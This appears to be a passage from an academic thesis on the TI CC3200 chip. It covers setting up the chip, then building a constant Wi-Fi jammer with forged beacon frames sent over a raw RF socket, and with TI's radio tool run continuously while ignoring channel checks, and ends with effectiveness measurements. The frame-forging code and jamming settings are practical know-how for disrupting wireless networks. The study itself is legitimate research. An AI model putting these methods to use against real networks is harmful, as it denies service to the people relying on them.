


Figure 23 target configuration option

Please set the CC3200.ccxml as the default target for the debugging.

At this point, the demo project is all prepared for debugging. To verify the correct functionality, it's necessary to connect the CC3200 chipset and click the debug option on the CCS menu. If there is no compilation error, it will generate and executable binary file and automatically switch to the debug interface:




Figure 24 demo Project debug interface

In order to visualize or interact with CC3200, Tera-term terminal has been used (monitoring messages and keyboard input). To connect between the terminal and the chip, simply select the Serial COM port where the chip is connected:




Figure 25 Tera-term

After the connection, the baud rate should be changed to 115200.




Figure 26 Tera-term configuration

So, if we want to connected to the router, we will have to modify some code in the demo project.

To be more specific, we should edit the common.h file located at: wlan_station>inludes>example/common>common.h

The following lines must be modified accordingly:

```
//
// Values for below macros shall be modified as per access-point(AP) properties
// SimpleLink device will connect to following AP when application is executed
//
#define SSID_NAME           "THOM_ONO6682"    /* AP SSID */ //SSID de casa
#define SECURITY_TYPE       SL_SEC_TYPE_WPA_WPA2/* Security type (OPEN or WEP or WPA*/ //tipo de seguridad WPA/WPA2
#define SECURITY_KEY        "you router password"              /* Password of the secured AP */
#define SSID_LEN_MAX        32
#define BSSID_LEN_MAX       6
```

Figure 27 common.h file

It is necessary to know the name of the Wi-Fi network and put its value to SSID_NAME variable. Next, configure the security mechanism matching that of the router. For the most common case it should be WPA/WPA2. Obviously, you need to provide the security key to the demo project for the correct authentication.

If the project runs successfully on the chip, it will try to ping the router first and then ping a remote TI server trying to establish the internet connectivity. A similar dialog should be visualized in Tera-term as below:




Figure 28 Demo Project final result

Chapter 4. Constant Jammer

In this chapter, we are going to implement two types of constant jammer; first, we are going to create a jammer that sends beacon frames continuously. Then, TI radio tool will allow us to achieve the same goal.

4.1. Theoretical study

At the first part of the jammer implementation, a constant jammer has been created to test the Wi-Fi channel interference by sending an 802.11 manage frames at a specific channel constantly.

As mentioned in chapter 2, beacon frame is one of the significant 802.11 management frames that announces the presence of a WLAN network, provides association information and network capacity.

Therefore, such frame is a good exploit point to start with our implementation. The main idea is forging beacon frames by the CC3200 and sending it through the 2.4GHz radio.

Before programing the chip, it's necessary to determinate the period or delay between frames to make the transmission continuously. The following figure shows a trace with a typical beacon frame:




Figure 29 beacon frame

As the above information shows, we could determinate that the Beacon frame size is typically around 254 bytes (changes slightly with AP model). In this study, all the frame transmissions are done at 2Mbits/s. Thus the period between consecutive frames should be:

$$Period = Frame\ size(bits) \div Transmission\ speed\ (\frac{bits}{s})$$

Since beacon frames are broadcast and, hence, are not followed by an ACK frame. We could conclude the period should be:

$$Period = 254 * 8\ (bits)\ \div 2 \cdot 10^6 \left(\frac{bits}{s}\right) = 0.001016\ (s) = 1.016\ (ms)$$

The APIs provided in TI CC3200 Software Development Kit (SDK), offer a delay function based on the inter clock. It converts cycles to seconds and pause the program execution. The delay function is:

MAP_UtilsDelay (cycles);

As the result of a constant test, we know that $4 \cdot 10^6$ (cycles) correspond to 300 ms. So

$$Cycles = \frac{4 \cdot 10^6 \times Delay}{300}$$

To determine the number of cycles corresponding to 1.016 ms of delay:

$$Cycles = \frac{4 \times 10^6 \times 1.016}{300} = \frac{4112000}{300} \approx 13547\ (cycles)$$

As mentioned previously, in order to obtain the delay in microseconds, it's necessary to know the correspond cycles and using function MAP_UtilsDelay () For this matter, we can obtain 1.028 microseconds like this:

MAP_UtilsDelay (13547);

4.2. Implementation

After the amount of preparations, we could now focus on the implementation part to develop our constant jammer. The entire program is based on a SDK example project called "Transceiver Mode" which allow us to communicate directly over the Wi-Fi PHY layer by using a raw socket. Mode detail information about the example project could be found on the link [15].

It's very important to know that, with RAW sockets, the developer is responsible to generate the complete frame manually and sending it through the radio transmitter of the chip. So, a well-known data structure is a must to create our frames. As mentioned in chapter 1, each field of a beacon frame now has a significant meaning for us since we are going to manually create each field by using hexadecimal value.

One smart thing to do is to capture an IEEE 802.11 level 2 traffic and dissect one beacon frame message, and reproduce it replacing the relevant values. In the figure 29 shows all the beacon frame fields, we should replace these important values such as transmitter address, source address, BSS ID etc.
Catching all the information, we should be forging our own frame by creating a vector variable and putting each hexadecimal value. Each new field should be beginning in a new line. The following example is a handcrafted beacon frame:

```
//---- wlan header start -----//
  //Fabricamos un beacon
              0x80,                                 // version , type sub type //
              0x00,                                 // Frame control flag //
              0x00, 0x00,
              0xFF, 0xFF, 0xFF, 0xFF,0xFF, 0xFF,    // destination //
              0xF4, 0xB8, 0x5E, 0x04,0xF5, 0x7D,
              0xF4, 0xB8, 0x5E, 0x04,0xF5, 0x7D,  // bssid //       // mac del AP
              0xa0, 0xaf,
              0x0d, 0x62, 0x71, 0x7f, 0x13, 0x00, 0x00, 0x00,
```

Figure 30 a part of a beacon frame in hexadecimal value

We define this vector as “RawData” and we send this variable using the following function:

```
iSoc = sl_Socket(SL_AF_RF,SL_SOCK_RAW,iChannel);

lRetVal = sl_Send(iSoc,RawData,sizeof(RawData),\
                        SL_RAW_RF_TX_PARAMS(iChannel,  rate, iTxPowerLevel,
PREAMBLE));
```

Before sending the data, it’s necessary to establish a Socket and configure it as “AF_RF” mode, which gains the radio access directly. After successfully having the socket, we should be sending our “RawData” through the socket and passing other parameters such as the channel, transmission rate and the power level.

At the end, it’s important to close the socket using this function:

lRetVal = `sl_Close`(iSoc);

If the code works, CC3200 should be able to generate our “Raw Data” which is a fake beacon frame and directly sends it to a specific channel with a custom rate and power.




Figure 31 beacon frame by CCS

In wireshark, if there are beacon messages sent from “Texas_Ins”, it means our code has achieved its functionality.

4.3. constant jammer by TI radio tool

After the amount of preparations, we could now focus on the implementation part to develop our constant jammer. In fact, as Texas Instrument provides different testing tools to simplify the development; a very useful radio testing tool is available to allow user check the chipset functionality in the PHY and Link layers. More information could be found on the official wiki page of the software [14].

Note: It's indispensable to have the correct service pack for the corresponding version of radio testing tool!!!

The following figure shows all the version and service pack information:

The changelog can be found in the released binary package.

Radio Tool Version	Download	Release Date	Matching ServicePack Version	Compatible devices	Special Notes
1.2 (Latest)	Latest Download	Mar 10th, 2016	1.0.1.6-2.6.0.5	See the complete list at CC31xx Release Notes and CC32xx Release Notes	
1.1_fix	1.1_fix Download	Aug 6th, 2015	1.0.0.10.0	See the complete list at CC31xx Release Notes 1.1.0 and CC32xx Release Notes 1.1.0	This version resolved the CW issue seen in 1.1. However, some manual fixes are still required. Please see the highlighted section below.
1.1	1.1 Download	Mar 13th, 2015	1.0.0.10.0	See the complete list at CC31xx Release Notes 1.1.0 and CC32xx Release Notes 1.1.0	
1.0	1.0 Download	Sept 12th, 201	1.0.0.1.2, 1.0.0.1.1	See the complete list at CC31xx Release Notes 1.0.0 and CC32xx Release Notes 1.0.0	
0.5	0.5 Download	June 12th, 2014	0.5.2.0.1	See the complete list at CC31xx Release Notes 0.5.2 and CC32xx Release Notes 0.5.2	

Figure 32 radio tool version and service park information

TI radio tool allows developer access to the radio directly in order to testing the PHY part of the chipset. After a success installation, the first run of the program should look like this:




Figure 33 Radio Tool

It’s necessary to insist if the program shows the following error:




Figure 34 error message Radio Tool

Such error might be caused by not removing the SOP2 pin on the chip. According the TI official guideline, running each external precompiled program should remove the SOP2 pin before the execution. Therefore, to guarantee the proper operation of the program, developer should locate the SOP2 pin on the board and remove it. The following figure shows the location of the SOP2 pin, which its position could be variate for the different version of the chip:




Figure 35 SOP2 pin on CC3200

As indicated, it shows all the version details of the chipset.

Once connected to the chip, select the ‘TX’ option and it shows the following menu:




Figure 36 Radio Tool TX menú

Which, for our experiment should configure the following parameters:

1. Tx mode: Continuous
2. Channel: 11
3. Rate: 2Mbps
4. Power: can be changed based on different experiments
5. Override CCA: checked
6. Size: (0 – 1400 bytes)

It's important to check the Clear Channel Assessment (CCA) option as the chip should ignore such mechanism and sending the data regardless of the state of the channel. Double check all the parameters are correctly set and click the "Start Tx Testing" button. It should be sending packets continuously.

To verify the correct performance, we run wireshark in monitor mode in order to capture the traffic. It shows the following packets in the network:

```
> Frame 33: 123 bytes on wire (984 bits), 123 bytes captured (984 bits) on interface 0
> Radiotap Header v0, Length 23
> 802.11 radio information
v IEEE 802.11 QoS Null function (No data), Flags: .......T.
    Type/Subtype: QoS Null function (No data) (0x002c)
  > Frame Control Field: 0xc801
    .000 0000 0000 0000 = Duration: 0 microseconds
    Receiver address: SonyMobi_67:89:ab (01:23:45:67:89:ab)
    Destination address: SonyMobi_67:89:ab (01:23:45:67:89:ab)
    Transmitter address: TexasIns_04:f5:7d (f4:b8:5e:04:f5:7d)
    Source address: TexasIns_04:f5:7d (f4:b8:5e:04:f5:7d)
    BSS Id: SonyMobi_67:89:ab (01:23:45:67:89:ab)
    STA address: TexasIns_04:f5:7d (f4:b8:5e:04:f5:7d)
    .... .... .... 0000 = Fragment number: 0
    0000 0000 0000 .... = Sequence number: 0
    Frame check sequence: 0x00000000 [incorrect, should be 0xc61973b2]
    [FCS Status: Bad]
  > Qos Control: 0x0000
```

Figure 37 QoS frames generated by Radio tool

As represented in the wireshark; the Radio Tool sending a QoS management frame (1400 bytes) + 18 bytes of header. Each frame is sent every 6.186 ms, which means that after completing the transmission, it immediately starts the next one.

4.4. Evaluation

In this point, it would be a major focus on the jammer evaluation. It is important for us to know how effective will be the jammer based on certain measurements. First, we have to determinate the maximum throughput in our testing environment.




Figure 38 testing scenario

As the figure above, the ideal testing scenario would be an Iperf [25] Client connected to router using Ethernet cable and the Iperf server establishes an IEEE 802.11 radio link with the router. We should measure the maxim throughput in this system and then adding our jammer into the system and observe the throughput variation. After several tests, we found the maximum

throughput the server can actually receive is 40 Mbps as the following figure shows:




Figure 39 maximum throughput

After finding the maximum transmission speed, we are going to add our jammer into the communication system and test its efficiency. For this matter, the experiment has divided into 3 parts:

1. Configuring different parameters to find the maximum damage point
2. Testing the efficiency in different power level at different distance
3. Evaluating the power consumption at different power levels

Note: All the experiments including the ideal measurement are carried out in a cellar with concrete walls where wireless interference is low.

4.3.1 Jammer effectiveness test:

In this section, we are only focusing on the constant jammer. In all the next sections, constant jammer refers to the Radio tool implemented jammer due to its flexibility and easy usage. The jammer parameters used are defined in section 4.2.1.

The following figure shows the Iperf server statistics after activating the constant jammer:




Figure 40 constant jammer maximum damage

We can see most of the Iperf packages are lost during the transmission. The average throughput has reduced 79%, which makes the average speed to 8.4Mbps respect the ideal 40 Mbps transmission speed.

4.3.2 Distance test:

In this part, we are going to determine how would the distance between jammer and the communication system affect its efficiency. The general scheme proposed is the same as before but adding the distance parameter:




Figure 41 distance test scenario

As the above figure shows, distance is a variable parameter, which has been set in eight different values. We also combine the transmission power (Txp) as a second variable in this test in order to observe the jammer effectiveness in relation with transmission distance and transmission power.

The following table shows the test result:

Txp(level)/Distance(m)	15	24,4	35	48	52	57,6	67,2	105
0	15,39	13,02	12,68	13,16	21,64	16,46	11,96	8,53
7	16,35	15,18	7,88	17,62	24,75	24,75	18,01	7,65
15	17,02	12,03	8,04	13,05	29,7	26,7	18,12	3,37

Table 6 constant jammer Distance test result

